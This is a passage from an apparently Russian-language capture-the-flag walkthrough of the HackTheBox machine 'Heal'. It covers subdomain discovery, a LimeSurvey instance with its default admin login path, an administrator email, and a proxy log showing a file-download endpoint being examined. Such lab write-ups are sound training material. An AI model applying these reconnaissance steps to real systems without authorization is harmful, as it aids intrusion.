
Error

Unknown host: take-survey.heal.htb

Переадресация на новый поддомен

Как всегда, обновляем запись в файле `/etc/hosts`:

```
10.10.11.46 heal.htb api.heal.htb take-survey.heal.htb
```




Make PDF & PNG export better?

There is 1 question in this survey.

THIS SURVEY IS ANONYMOUS.
The record of your survey responses does not contain any identifying information about you, unless a specific survey question explicitly asked for it.
If you used an identifying access code to access this survey, please rest assured that this code will not be stored together with your responses. It is managed in a separate database and will only be updated to indicate whether you did (or did not) complete this survey. There is no way of matching identification access codes with survey responses.

Содержимое страницы

Обратившись к корневому каталогу сайта, мы узнаем, что используется технология LimeSurvey — инструмент с открытым исходным кодом для быстрого создания анкет, голосований и опросов.



take-survey.heal.htb/
LimeSurvey
Survey
proudly powered by LimeSurvey
The Online Survey Tool - Free & Open Source


The following surveys are available:

Please contact Administrator (ralph@heal.htb) for further assistance.

Главная страница сайта


Страница авторизации доступна по дефолтному адресу:

```
index.php/admin/authentication/sa/login
```




Страница авторизации LimeSurvey

На новом поддомене больше ничего интересного, поэтому возвращаемся на основной сайт и находим внизу страницы Resume кнопку для экспорта в PDF.



Содержимое страницы /resume

Однако на страницу `/download` отправляется запрос только методом OPTIONS.



229	http://api.heal.htb	GET	/resume		204	585	
230	http://api.heal.htb	POST	/exports		201	796	JSON
231	http://api.heal.htb	OPTIONS	/download?filename=504b2b9f05f679b6f85d.pdf	✓	200	355	
232	http://heal.htb	GET	/sockjs-node/240/y5uf2qmn/htmlfile?c=_jp.aad12fj	✓			

Request

